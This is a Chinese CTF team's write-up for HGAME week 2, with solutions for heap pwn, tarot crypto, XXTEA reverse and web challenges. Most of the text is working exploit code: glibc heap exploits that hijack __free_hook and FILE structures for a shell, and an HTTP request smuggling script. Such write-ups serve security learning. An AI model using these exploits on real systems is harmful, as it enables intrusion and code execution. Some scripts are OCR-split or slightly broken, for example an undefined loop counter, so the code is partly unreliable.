c_lby#00021b-WEEK2-WP

队伍名称：c_lby

队伍ID：#00021b

pwn

signin2heap

offbynull板子题

```python
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
p = remote("node1.hgame.vidar.club", 32618)
# p = process('./vuln')
elf = ELF('./vuln')
libc = ELF('./libc-2.27.so')


def cmd(command):
    p.recvuntil(b"Your choice:")
    p.send(p32(command))


def add(idx, size, content):
    cmd(1)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx).encode())
    p.recvuntil(b"Size: ")
    p.sendline(str(size).encode())
    p.recvuntil(b"Content: ")
    p.send(content)


def show(idx):
    cmd(3)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx).encode())


def free(idx):
    cmd(2)
    p.recvuntil(b"Index: ")
```

```
    p.sendline(str(idx).encode())


for i in range(0, 7):
    add(i, 0xf8, b"/bin/sh\x00")
add(7, 0xf8, b'aaaa')
add(8, 0x68, b'aaaa')
add(9, 0xf8, b'aaaa')
add(10, 0x68, b'aaaa')
# gdb.attach(p)
# pause()
for i in range(0, 7):
    free(i)
# pause()
free(8)
free(7)
add(8, 0x68, b'a'*0x60+p64(0x70+0x100))
free(9)
for i in range(0, 7):
    add(i, 0xf8, b"/bin/sh\x00")
add(7, 0xf8, b"cccc")
show(8)
malloc_hook = u64(p.recv(6).ljust(8, b'\x00'))-(0xca0-0xc30)
print("malloc_hook=", hex(malloc_hook))
libcbase = malloc_hook-0x3ebc30
system = libcbase+0x04f420
bin_sh = libcbase+0x1b3d88
free_hook = 0x00000000003ed8e8+libcbase
add(11, 0x68, b'6666')  # 6
add(9, 0xf8, b'aaaa')

add(12, 0xf8, b'aaaa')
add(13, 0x68, b'aaaa')
add(14, 0xf8, b'aaaa')
add(15, 0x68, b'aaaa')

for i in range(0, 7):
    free(i)
free(13)
free(12)
add(13, 0x68, b'a'*0x60+p64(0x70+0x100))
free(14)
for i in range(0, 7):
    add(i, 0xf8, b"/bin/sh\x00")
add(12, 0xd8, b'cccc')
add(14, 0x88, b'cccc')
free(10)
free(13)
```

```
# gdb.attach(p)
free(14)
add(14, 0x88, b'c'*0x10+p64(0)+p64(0x71)+p64(free_hook))

add(10, 0x68, b'/bin/sh\x00')
add(13, 0x68, p64(system))
free(10)
p.interactive()
```

where is the vulnerability

2.39高版本UAF orw板子题

```
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
r = process('./vuln')
e = ELF('./vuln')
libc = ELF('./libc.so.6')


def dbg():
    gdb.attach(r)
    pause()


def cmd(choice):
    r.recvuntil(b'>')
    r.sendline(str(choice).encode())


def add(idx, size):
    cmd(1)
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())
    r.recvuntil(b'Size: ')
    r.sendline(str(size).encode())


def delete(idx):
    cmd(2)
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())


def show(idx):
```

```
    cmd(4)
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())


def edit(idx, content=b'deafbeef'):
    cmd(3)
    r.recvuntil(b'Index: ')
    r.sendline(str(idx).encode())
    r.recvuntil(b'Content: ')
    r.send(content)


def exit():
    cmd(5)


add(8, 0x508)
add(0, 0x510)  # 小的chunk
add(1, 0x500)  # 防止合并
add(2, 0x520)  # 大的chunk
add(3, 0x500)  # 防止合并
delete(2)
add(4, 0x530)  # 将chunk2放进largebin中
show(2)
large = u64(r.recv(6).ljust(8, b'\0'))
libc_base = large - 0x203F50
_IO_list_all = libc_base + libc.sym['_IO_list_all']
stdout = libc_base+libc.sym['_IO_2_1_stdout_']
io_wfile_jumps = libc_base + libc.sym['_IO_wfile_jumps']
system = libc_base + libc.sym['system']
setcontext = libc_base+libc.sym['setcontext']+61
mprotect = libc_base+libc.sym['mprotect']
svcudp_reply = libc_base+0x17923D
swapcontext = libc_base+0x5814D
ret = libc_base+0x2882f
rdi = libc_base+0x000000000010f75b
rsi = libc_base+0x0000000000110a4d
rdx = libc_base+0x0000000000066b9a  # ret0x19!!!
rbp = libc_base+0x0000000000028a91
rax = libc_base+0x00000000000dd237
leave_ret = libc_base+0x00000000000299d2
success('libc_base: ' + hex(libc_base))

edit(2, b'A' * 0x10)
show(2)
r.recv(0x10)
heap = u64(r.recv(6).ljust(8, b'\0'))  # 0x11d0
```

```
heap_base = heap-0x11d0
success('heap: ' + hex(heap))

delete(0)  # chunk0在unsortedbin
edit(2, p64(large)*2 + p64(heap) +
     p64(_IO_list_all - 0x20))  # 改chunk2的bk_nextsize
add(5, 0x550)  # chunk0进入largebin，现在IO_list_all上是chunk0的地址
add(6, 0x510)  # 把chunk0申请回来，这时候IO_list_all就已经被写入chunk2的地址了
# dbg()

fake_io_addr = heap_base+0x11d0

Fake_IO_FILE_struc = IO_FILE_plus_struct(fake_io_addr)
Fake_IO_FILE_struc._IO_save_base = p64(1)
Fake_IO_FILE_struc._IO_backup_base = p64(fake_io_addr + 0x120 - 0xa0)
Fake_IO_FILE_struc._IO_save_end = p64(setcontext)
Fake_IO_FILE_struc._wide_data = p64(fake_io_addr + 0x30)
Fake_IO_FILE_struc._offset = 0
Fake_IO_FILE_struc._vtable_offset = 0
Fake_IO_FILE_struc._mode = 1
Fake_IO_FILE_struc.vtable = p64(
    libc_base + libc.sym['_IO_wfile_jumps'] + 0x30)

Fake_IO_FILE_struc = bytes(Fake_IO_FILE_struc)
# setcontext劫持各个寄存器的重要部分，当然如果下面有pop的话这里不用管，但是这里要劫持好rdx
Fake_IO_FILE_struc += p64(7) * 6
Fake_IO_FILE_struc += p64(fake_io_addr + 0x40)
Fake_IO_FILE_struc = Fake_IO_FILE_struc.ljust(
    0x120, b'\x00') + p64(fake_io_addr + 0x128) + p64(ret)


rop = p64(rdi)+p64((fake_io_addr >> 12) << 12)+p64(rsi) + p64(0x1000) + \
    p64(mprotect)+p64(fake_io_addr+0x178-0x18)+asm(shellcraft.cat('./flag'))
Fake_IO_FILE_struc += rop


# dbg()
# pause()
edit(2, Fake_IO_FILE_struc[0x10:])
cmd(5)

r.interactive()
```

misc

computer cleaner plus

bin文件夹藏一个文本文件，一眼丁真

crypto

ancient recall

```
Major_Arcana = ["The Fool", "The Magician", "The High Priestess", "The Empress",
"The Emperor", "The Hierophant", "The Lovers", "The Chariot", "Strength", "The
Hermit",
                "Wheel of Fortune", "Justice", "The Hanged Man", "Death",
"Temperance", "The Devil", "The Tower", "The Star", "The Moon", "The Sun",
"Judgement", "The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands",
"Five of Wands", "Six of Wands", "Seven of Wands",
         "Eight of Wands", "Nine of Wands", "Ten of Wands", "Page of Wands",
"Knight of Wands", "Queen of Wands", "King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of
Cups", "Six of Cups", "Seven of Cups",
        "Eight of Cups", "Nine of Cups", "Ten of Cups", "Page of Cups", "Knight
of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords",
"Five of Swords", "Six of Swords", "Seven of Swords",
```

```
          "Eight of Swords", "Nine of Swords", "Ten of Swords", "Page of
Swords", "Knight of Swords", "Queen of Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four
of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles",
             "Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles",
"Page of Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of
Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana  # 全部塔罗牌

final =
[25329519520662917748904983691141959172407947049182105205710670853114746750 19,
25329519520662917748903276660741003578980230131054431788812947003815097952 70,

25329519520662917748905544592872766049031303158592585441730683769670723357 30,
25329519520662917748908653282415328853915101626115345140144091742842991390 15,
25329519520662917748908306626081341560179463763099899341758339139211426093 34]
for i in range(250):
    a, b, c, d, e = final
    a2 = (a-b+c-d+e)//2
    b2 = a-a2
    c2 = b-b2
    d2 = c-c2
    e2 = d-d2
    final = [a2, b2, c2, d2, e2]


def Fortune_wheel(FATE):
    FATEd = [FATE[i]+FATE[(i+1) % 5] for i in range(len(FATE))]
    return FATEd


YOUR_final_Value = [-19, -20, 20, -15, 41]
# for i in range(250):
#     YOUR_final_Value = Fortune_wheel(YOUR_final_Value)
# print(YOUR_final_Value)
# YOUR_final_FATE = []
# for i in YOUR_final_Value:
#     YOUR_final_FATE.append(tarot[i % 78])
# print("Your destiny changed!\n", ",".join(YOUR_final_FATE))

flag = 'hgame{'

for i in YOUR_final_Value:
    if i > 0:
        flag += tarot[i % 78]
        flag += '&'
    else:
```

```
        i = i ^ -1
        flag += 're-'+tarot[i % 78]
        flag += '&'
flag = flag[:-1] + '}'
flag = flag.replace(" ", "_")
print(flag)
```

```
hgame{re-The_Moon&re-The_Sun&Judgement&re-Temperance&Six_of_Cups}
```

reverse

signin

看逻辑应该是明文运行了11次xxtea但是魔改，delta给我整懵了，应该是永远都是0的情况

IDA View-A | Pseudocode-A | Stack of sub_7FF619F28E70 | Hex View-1


```
__int64 __fastcall sub_7FF619F28E70(uint32_t *v, const uint32_t *key, uint32_t *delta)
{
  __int64 result; // rax
  uint32_t y; // [rsp+24h] [rbp+4h]
  uint32_t z; // [rsp+44h] [rbp+24h]
  unsigned int sum; // [rsp+64h] [rbp+44h]
  unsigned int p; // [rsp+84h] [rbp+64h]
  unsigned int rounds; // [rsp+A4h] [rbp+84h]
  int e; // [rsp+C4h] [rbp+A4h]
  uint32_t v10; // [rsp+194h] [rbp+174h]
  uint32_t MX; // [rsp+194h] [rbp+174h]

  j___CheckForDebuggerJustMyCode(&unk_7FF619FE70A3, key, delta);
  rounds = 11;
  sum = 0;
  z = v[8];
  do
  {
    sum += delta[rounds % 4];
    e = (sum >> 2) & 3;
    for ( p = 0; p < 8; ++p )
    {
      y = v[p + 1];
      v10 = (((z ^ key[e ^ p & 3]) + (y ^ sum)) ^ (((16 * z) ^ (y >> 3)) + ((4 * y) ^ (z >> 5)))) + v[p];
      v[p] = v10;
      z = v10;
    }
    MX = (((z ^ key[e ^ p & 3]) + (*v ^ sum)) ^ (((16 * z) ^ (*v >> 3)) + ((4 * *v) ^ (z >> 5)))) + v[8];
    v[8] = MX;
    z = MX;
    result = --rounds;
  }
  while ( rounds );
  return result;
}
```

代码可能会变，用Ntfs操作断点获得key

```
    uint32_t const k[4] = {
        (unsigned int)0x97a25fb5, (unsigned int)0xe1756dba,
        (unsigned int)0xa143464a, (unsigned int)0x5a8f284f};
```

密文在IDA里就能找到



写一个脚本运行即可

```
#include <stdio.h>
#include <stdint.h>
#define DELTA 0
#define MX (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum ^ y) + (key[(p & 3)
^ e] ^ z)))

void btea(uint32_t *v, int n, uint32_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;

    n = -n;
    rounds = 6 + 52 / n;
    sum = rounds * DELTA;
    y = v[0];
    do
    {
        e = (sum >> 2) & 3;
        for (p = n - 1; p > 0; p--)
        {
            z = v[p - 1];
            y = v[p] -= MX;
        }
        z = v[n - 1];
        y = v[0] -= MX;
        sum -= DELTA;
    } while (--rounds);
}

int main()
{
    uint32_t v[9] = {
        810609187u,
        1196510208u,
        729193710u,
        395634389u,
```

```
        3018075117u,
        1641363147u,
        2090910400u,
        1591175166u,
        3313098927u};

    uint32_t const k[4] = {
        (unsigned int)0x97a25fb5, (unsigned int)0xe1756dba,
        (unsigned int)0xa143464a, (unsigned int)0x5a8f284f};

    int n = sizeof(v) / sizeof(uint32_t);

    printf("加密后原始数据: 0x%x 0x%x\n", v[0], v[1]);
    btea(v, -n, k);
    printf("加密前的数据: 0x%x 0x%x\n", v[0], v[1]);
    for (int i = 0; i < n; i++)
    {
        for (int j = 0; j < sizeof(uint32_t) / sizeof(uint8_t); j++)
        {
            printf("%c", (v[i] >> (j * 8)) & 0xFF);
        }
    }
    printf("\n");
    return 0;
}
//3fe4722c-1dbf-43b7-8659-c1c4a0e42e4d
```

web

honeypot

cve-2024-21096

懒得编译mysql了随便吧

不存在的车厢

前端服务器要求get，后端服务器要求post，构造符合h111的请求走私来获取flag

```
import socket


def h111_post():
    method = b"POST"
    uri = b"/flag"
```

```
    method_length = len(method)
    data = bytearray()
    data += method_length.to_bytes(2, 'big')
    data += method

    uri_length = len(uri)
    data += uri_length.to_bytes(2, 'big')
    data += uri

    headers = {
        b"Host": b"node1.hgame.vidar.club:32625"
    }
    header_len = len(headers)
    data += header_len.to_bytes(2, 'big')

    for key, value in headers.items():
        key_length = len(key)
        value_length = len(value)
        data += key_length.to_bytes(2, 'big')
        data += key
        data += value_length.to_bytes(2, 'big')
        data += value

    body_length = 65535-len(data)-1
    data += body_length.to_bytes(2, 'big')
    data += b"d"*body_length

    return bytes(data)


host = "node1.hgame.vidar.club"
port = 32625

# 创建 TCP 连接
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, port))


h111_request = h111_post()

first_request = (
    f"GET /dummy HTTP/1.1\r\n"
    f"Host: {host}:{port}\r\n"
    f"Content-Length: {65536}\r\n"
    f"Connection: keep-alive\r\n" # 确保连接保持
    f"\r\n"
).encode() + h111_request
print(first_request)
```

```
sock.sendall(first_request)
response = sock.recv(4096)
i = 0
while 1:
    num += 1
    print(f'[+] 第{i}次尝试')#一般是三次成功
    second_request = (
        f"GET / HTTP/1.1\r\n"
        f"Host: {host}:{port}\r\n"
        f"Connection: keep-alive\r\n"
        f"\r\n"
    ).encode()

    sock.sendall(second_request)
    response = sock.recv(4096)
    if b"hgame" in response:
        print("flag:", response.decode())
        break

sock.close()
```